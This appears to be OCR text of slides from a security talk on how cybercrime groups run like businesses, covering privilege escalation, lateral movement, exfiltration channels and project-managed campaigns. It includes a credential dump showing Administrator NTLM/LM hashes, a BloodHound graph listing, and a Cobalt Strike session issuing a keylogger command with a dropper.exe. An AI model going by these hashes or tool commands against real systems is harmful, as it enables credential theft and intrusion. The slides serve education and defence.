
- Elevating a regular user with administrator or root privileges to create more value
  - UAC or SUDO
- Using local administrator credentials to log into other computers
  - Stealing passwords and hashes


Object RDN : Administrator
** SAM ACCOUNT **
SAM Username : Administrator
Account Type : 30000000 (USER_OBJECT)
User Account Control : 00000200 (NORMAL_ACCOUNT)
Account expiration :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID : 500
Credentials:
Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
ntlm- 1: 5164b7a0fda365d56739954bbbc23835
ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
lm - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
lm - 1: d1726cc03fb143869304c6d3f30fdb8d
Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
Default Salt : RD.ADSECURITY.ORGAdministrator

Privilege Escalation and Lateral Movement


- Elevating a regular user with administrator privileges to create more value
  - UAC or SUDO
- Using local administrator credentials to log into other computers
  - Stealing passwords and hashes
  - Moving from a workstation to a server
  - Moving from a server to a sensitive/privileged server


BloodHound
Start typing to search for a node...
Upload Data
MemberOf
MemberOf
CanRDP
HasSession
CanRDP
HasSession
MemberOf
MemberOf
ExecuteDCOM
HasSession
MemberOf
AdminTo
HasSession
MemberOf
AdminTo
CanRDP
HasSession
MemberOf
Raw Query


MemberOf
AdminTo
HasSession
MemberOf

Getting Data Out / Exfiltration


- Corporate Network Egress
  - HTTP/HTTPS
  - S/FTP
  - SSH
  - DNS


Drive
Search Drive
My Drive
New
AODocs library
Priority
My Drive
Shared drives
Shared with me
Recent
Starred
Trash
Name
Owner
Last modified
Change requests
Company Cambridge
Mar 13, 2019 Compa...
HR
me
Sep 7, 2018 me
HR Training
AODocs Storage
Mar 27, 2019 me
Libraries
me
Nov 12, 2018 me
My personal files
me
Nov 9, 2018 me
Resources
AODocs Storage
Mar 14, 2019 AODoc...
Shared With Me
me
Oct 19, 2018 me

New malware pulls its instructions from code hidden in memes posted to Twitter


Zack Whittaker @zackwhittaker / 11:48 AM CST • December 17, 2018

Comment



Managing Work

Scrum, Agile, DevOps


Cobalt Strike
Cobalt Strike
external
internal
user
computer
note
pid
last
admin
ADMIN-PC
3000
55m
Administrator
SKY-201906...
2752
11h
Administrator
SKY-201906...
9508
49s
Administrator *
WIN-KT261H...
1480
8s
Administrator *
WIN-KT261H...
3012
11h
ly *
LY-4OJNHRZ...
1516
11h
ly *
LY-4OJNHRZ...
1736
11h
Beacon 192.168.4.105@1480
Size Type Last Modified Name
282b fil 07/17/2019 20:39:36 desktop.ini
25kb fil 02/04/2020 00:22:50 dropper.exe
beacon> keylogger
[*] Tasked beacon to log keystrokes
[+] host called home, sent: 65090 bytes
[WIN-KT261HFL4TF] Administrator */1480
last: 8s
beacon>




Figure 14. Team structure of SilverFish

The Grugq
Hacker Attaché

CrimeOps: Continuous Infiltration Pipeline

- Move from technological innovation to business innovation
- Repeatable adaptable process
- Portfolio management to scale the processes
- Project management software to track large numbers of victims
- Capacity building to execute processes in parallel
- Team roles, structured teams, and recruitment
- DevOps collaboration
- Agile rapid iteration on toolkit

Projects / Crime, Inc.

Campaign 5 Inbound Assignments

RO

CUSTOMER ACQUIRED 3 ISSUES	IN PROGRESS 2 ISSUES	WAITING FOR PAYMENT 1 ISSUE	DONE 2 ISSUES ✓
RO Ryan O'Horo 6 issues			
Yalta Trucking Intl. CI-5 RO	Retail Hut CI-9 RO	Value Avenue CI-10 RO	Future Furnishings Inc. CI-4 ✓ RO
+ Create issue	Quick Stop Groceries CI-8 RO		Strategic Ocean Carriers CI-12 ✓ RO
Unassigned 2 issues			
Strategic Route CI-7			
Fawn Outlets CI-11			

What Success Looks Like

- Strategy for acquiring resources
- The means to monetize
- Tools to automate and scale opportunities
- Modern project management practices

What Can We Take Away

The majority of cybercrime organizations are

- Tactically unremarkable, mostly predictable
- Scale operations through cheap management and automation, not cutting edge research
- Recruiting affordable engineering resources with low-level skills
- Finding the path of least resistance
- Being deterred by very proactive security controls and IT management

Explorer > Bitcoin Explorer > Address

Address

USD BTC

Address	13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
Format	BASE58 (P2PKH)
Transactions	143
Total Received	$937,991.26
Total Sent	$0.00
Final Balance	$937,991.26